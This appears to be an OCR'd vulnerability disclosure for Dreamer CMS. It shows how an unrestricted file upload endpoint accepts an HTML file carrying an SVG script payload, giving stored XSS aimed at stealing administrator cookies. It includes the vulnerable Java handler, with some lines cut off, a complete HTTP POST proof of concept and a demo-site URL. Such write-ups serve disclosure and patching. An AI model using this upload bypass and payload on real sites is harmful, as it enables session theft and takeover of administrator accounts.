
Gitee：https://gitee.com/iteachyou/dreamer_cms?_from=gitee_search


Information details:

upload any file in /upload/uploadFile, upload to the front end, execute html file, upload an html file with xxs, csrf vulnerability, get administrator cooikes

If you log in to a common user, the attachment has an upload interface




Capture packets to change the filename in order to bypass the check



Write xss code

```
<svg viewBox="0 0 100 100" version="1.1"
xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
    <script>alert(111)</script>
    <rect x="25" y="25" width="50" height="50" />
</svg>
```

Visit http://cms.iteachyou.cc/resources/uploads//20231213/1734774153326583808.html



Analyze source code：

```
@RequestMapping("uploadFile")
public void upload(@RequestParam("file") MultipartFile file) {
    ResponseResult respResult = null;
    JSONObject result = new JSONObject();
    try {
        if(file.isEmpty()) {
            return;
        }
        String rootPath = fileConfiguration.getResourceDir();
        String currentDate = DateUtils.getCurrentDate( pattern: "yyyyMMdd");
        System system = systemService.getSystem();
        String uploadDir = system.getUploaddir();
        File directory  = new File( pathname: rootPath + "/" + uploadDir + "/" + currentDate);
        if(!directory.exists()){
            directory.mkdirs();
        }
        String newFileName = IdUtil.getSnowflakeNextIdStr() + file.getOriginalFilename().substring(file.getOrig
        String absolutePath = directory.getAbsolutePath(); //获取绝对路径
        File uploadpath = new File( pathname: absolutePath + "/" + newFileName);
        file.transferTo(uploadpath);
        result.put("filepath", currentDate + "/" + newFileName);
        result.put("name", newFileName);
        result.put("originalFilename", file.getOriginalFilename());
        result.put("filesize", file.getSize());
        result.put("filetype", file.getContentType());
        result.put("url", system.getWebsite() + Constant.UPLOAD_PREFIX + uploadDir + "/" + currentDate + "/" +
        respResult = ResponseResult.Factory.newInstance(Boolean.TRUE,
                StateCodeEnum.HTTP_SUCCESS.getCode(), result,
                StateCodeEnum.HTTP_SUCCESS.getDescription());
    } catch (Exception e) {
```

poc

```
POST /upload/uploadFile HTTP/1.1
Host: cms.iteachyou.cc
Content-Length: 967
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0
Safari/537.36 Edg/120.0.0.0
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryxXHlJJcYNecFoUso
Accept: */*
Origin: http://cms.iteachyou.cc
Referer: http://cms.iteachyou.cc/admin/attachment
Accept-Encoding: gzip, deflate
Accept-Language:
zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: dreamer-cms-s=c5872347-2d57-4729-aae4-ed4f8690cce6
Connection: close

------WebKitFormBoundaryxXHlJJcYNecFoUso
Content-Disposition: form-data; name="id"

WU_FILE_1
------WebKitFormBoundaryxXHlJJcYNecFoUso
Content-Disposition: form-data; name="name"

1.png
------WebKitFormBoundaryxXHlJJcYNecFoUso
Content-Disposition: form-data; name="type"

application/octet-stream
------WebKitFormBoundaryxXHlJJcYNecFoUso
Content-Disposition: form-data; name="lastModifiedDate"

Sun Dec 10 2023 15:39:03 GMT+0800 (中国标准时间)
------WebKitFormBoundaryxXHlJJcYNecFoUso
Content-Disposition: form-data; name="size"

396
------WebKitFormBoundaryxXHlJJcYNecFoUso
Content-Disposition: form-data; name="file"; filename="1.html"
Content-Type: application/octet-stream

<svg viewBox="0 0 100 100" version="1.1"
```

```
xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
    <script>alert(111)</script>
    <rect x="25" y="25" width="50" height="50" />
</svg>

------WebKitFormBoundaryxXHlJJcYNecFoUso--
```